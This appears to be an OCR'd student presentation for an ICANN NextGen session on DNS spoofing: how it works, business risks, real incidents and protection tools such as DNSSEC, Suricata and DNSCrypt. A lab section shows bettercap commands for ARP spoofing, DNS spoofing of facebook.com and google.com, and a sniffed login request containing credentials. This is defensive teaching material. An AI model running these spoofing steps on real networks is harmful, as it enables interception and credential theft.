NextGen80 - ICANN

DNS protection for Internet security and stability for everyone: for a better future with the participation of ICANN

Biaou Satournin DIMON

I am a student(bachelor's degree) in IT security at the Institute of Training and Research in Computer Science (IFRI) of Abomey-Calavi University , in Benin. I am currently an intern at the Port Autonome of Cotonou. My internship project focuses on implementing a SIEM with the integration of a SOAR as part of obtaining my degree in IT security.

Interests :

- CyberSecurity
- Internet Governance
- Web development
- Innovation & Research

The results of my research will help to make the Internet more secure and stable, showing how important ICANN is to keep the Internet secure and stable for everyone. This will allow me to get the skills and knowledge needed to secure DNS systems, so that later I can become a cybersecurity consultant and manager of IT security projects.

Linkedin : https://www.linkedin.com/in/satournin-dimon-51613424a/

Topic:

Enhancing Internet Security and Stability: Mitigating DNS Spoofing Risks and Essential Protection Tools

Agenda

- ❑ What is DNS Spoofing ?
- ❑ Mechanisms of DNS Spoofing
- ❑ DNS Spoofing Risks for Businesses
- ❑ Factors Contributing to DNS Spoofing
- ❑ Prevention and Detection Measures with Necessary Tools

DNS Spoofing

DNS Spoofing is a potential threat that enable attackers to redirect legitimate DNS request to malicious servers, compromising user security by exposing them to fraudulent websites or phishing attacks. This technique undermines normal DNS resolution by falsifying response information, potentially leading to unauthorized access to sensitive data and compromising the integrity of online communications.

Mechanisms of DNS Spoofing

1 – Cache poisoning attacks

Cache poisoning attacks redirect legitimate user resquest to malicious sites by corrupting DNS cache entrie

2– Man–in–the–Middle (MITM)

attacks occur when an attacker intercepts and manipulates communications between two parties without their awareness

3– Falsifying DNS Response

DNS spoofing involves altering DNS responses to direct users to wrong destinations. This can redirect users to malicious sites or prevent access to legitimate resources by tampering with DNS records.

DNS Spoofing Risks for Businesses

Loss of Customer Trust

1-Redirection to malicious sites compromising customer trust.

2-Risk of exposure of sensitive data leading to increased distrust.

Loss of Sensitive Data

1-Disclosure of confidential information such as login credentials or personal data.

2-Increased risk of fraud or identity theft

Disruption of Business Operations

1- Interruption of online services resulting in decreased productivity and income.

2- Challenges in managing communications and transactions with customers

Brand Domination

1-Risk of customer confusion when redirected to fraudulent websites.

2- Negative impact on brand reputation due to association with malicious sites.

Some examples of attacks

MyEtherWallet.com

A hacker (or group of hackers) has hijacked the DNS servers of MyEtherWallet.com, a web-based Ether wallet service. Users accessing the site were redirected to a fake version of the website. Those who logged in had their wallet private keys stolen, which the attacker used to empty accounts. MyEtherWallet admins detected the DNS hijacking event and attempted to warn users via Twitter.

Windows Server 2008 R2 and Windows 10, version 20H2

The addressing spoofing vulnerability — tracked as CVE-2020-25705 and nicknamed SAD DNS (Side-channel AttackeD DNS) — exists in the Windows DNS Resolver software component that comes bundled with the Windows Transmission Control Protocol/Internet Protocol (TCP/IP) stack

The attacker

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
       inet 192.168.43.121  netmask 255.255.255.0  broadcast 192.168.43.255
       inet6 fe80::82c4:25f7:74c4:8d  prefixlen 64  scopeid 0x20<link>
       ether 28:56:5a:55:84:c8  txqueuelen 1000  (Ethernet)
       RX packets 64  bytes 5049 (4.9 KiB)
       RX errors 0  dropped 0  overruns 0  frame 0
       TX packets 135  bytes 17651 (17.2 KiB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(root㉿dimonsatournin)-[/etc/apache2/sites-available]
└─# bettercap
bettercap v2.31.0 (built for linux amd64 with go1.16.3) [ty
pe 'help' for a list of commands]
192.168.43.0/24 > 192.168.43.121  » net.probe on
[13:23:21] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.43.0/24 > 192.168.43.121  » [13:23:21] [sys.log] [inf] net.probe probing 256 addresses on 192.168.43.0/24
192.168.43.0/24 > 192.168.43.121  » [13:23:21] [endpoint.new] endpoint 192.168.43.4 detected as 60:f2:62:4c:fa:09 (Intel
Corporate).
```

The Target


```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
       inet 192.168.43.4  netmask 255.255.255.0  broadcast 192.168.43.255
       inet6 fe80::bb90:7b2a:4f0d:c28d  prefixlen 64  scopeid 0x20<link>
       ether 60:f2:62:4c:fa:09  txqueuelen 1000  (Ethernet)
       RX packets 494  bytes 589649 (575.8 KiB)
       RX errors 0  dropped 0  overruns 0  frame 0
       TX packets 411  bytes 39568 (38.6 KiB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(top0n3㉿Target)-[~]
└─$ arp -a
_gateway (192.168.43.27) at 28:56:5a:55:84:c8 [ether] on wlan0
? (192.168.43.43) at <incomplete> on wlan0
? (192.168.43.121) at 28:56:5a:55:84:c8 [ether] on wlan0

┌──(top0n3㉿Target)-[~]
```

```
192.168.43.0/24 > 192.168.43.121  » set arp.spoof.fullduplex true
192.168.43.0/24 > 192.168.43.121  » arp.spoof on
192.168.43.0/24 > 192.168.43.121  » [13:29:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.43.0/24 > 192.168.43.121  » [13:29:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has
ARP spoofing mechanisms, the attack will fail.
```


```
192.168.43.0/24 > 192.168.43.121  » set dns.spoof.all
[13:59:19] [sys.log] [err] unknown or invalid syntax "set dns.spoof.all", type help for the help menu.
192.168.43.0/24 > 192.168.43.121  » set dns.spoof.all true
192.168.43.0/24 > 192.168.43.121  » set dns.spoof.domains facebook.com, google.com , facebook.bj
192.168.43.0/24 > 192.168.43.121  » dns.spoof on
[14:00:17] [sys.log] [inf] dns.spoof facebook.com -> 192.168.43.121
[14:00:17] [sys.log] [inf] dns.spoof google.com -> 192.168.43.121
[14:00:17] [sys.log] [inf] dns.spoof facebook.bj -> 192.168.43.121
192.168.43.0/24 > 192.168.43.121  »
```




```
POST /my-account/ HTTP/1.1
Host: unicornitems.com
Origin: http://unicornitems.com
Dnt: 1
Referer: http://unicornitems.com/my-account/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Length: 111
Cookie: PHPSESSID=54b89ccf4d8fc0b5e174550b15f66491
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 1

username=usernaddddbjdddd&password=hhhhhhhh&_wpnonce=8e8b9af62b&_wp_http_referer=/my-account/&login=Log in

192.168.43.0/24 > 192.168.43.121 » [15:14:23] [net.sniff.http.response] http 107.180.51.21:80 200 OK -> 192.168.43.4
2 B text/html; charset=UTF-8)
```



This academic simulation showcases how Bettercap can be used to carry out a DNS spoofing attack, revealing how personal credentials can be obtained.

SECURE DNS SERVER: PREVENTION, DETECTION, MONITORING TOOLS

DNSSEC

DNSSEC has two main parts: cryptographic signing of domain names by DNS operators, and validation of these DNSSEC signatures by the DNS resolver during online operations.

DNSSense

DNSsense is a security service providing advanced protection against malicious DNS attacks. Its advantage lies in its ability to detect and block DNS-related threats, such as DNS spoofing, cache poisoning, and DDoS attacks targeting the DNS, enhancing overall network security.

Suricata

Suricata is an open-source NIDS (Network Intrusion Detection System) that provides advanced features for detecting network attacks, including DNS spoofing attacks. It can be used to monitor DNS traffic and generate alerts in case of anomalies or suspicious behavior

DNS Eye

DNS Eye is a DNS monitoring and analysis tool that gives a detailed, real-time view of DNS server performance and availability. It helps system administrators and network managers quickly detect issues, optimize performance, and ensure online service availability.

DNScrypt

DNSCrypt is a security protocol that encrypts DNS traffic between the user and the DNS server, preventing DNS spoofing attacks. You can use implementations such as Simple DNSCrypt to secure DNS communications

Dnsmasq

Dnsmasq is a DNS server and DHCP server that can be configured to block fraudulent DNS requests and protect against DNS spoofing attacks using blacklists and filters.

Conclusion

DNS Spoofing represents a serious security threat by redirecting legitimate DNS queries to malicious sites. To counter this, preventive measures such as DNSSEC and tools like DNSCrypt are essentials. Proactive monitoring of attacks with systems like Suricata is also crucial. ICANN plays a major role in ensuring DNS stability and promoting security by developing standards and best practices. Its contribution to raising awareness and educating stakeholders is essential for maintaining trust in the global DNS system..

We thank you for your attention !

Q and A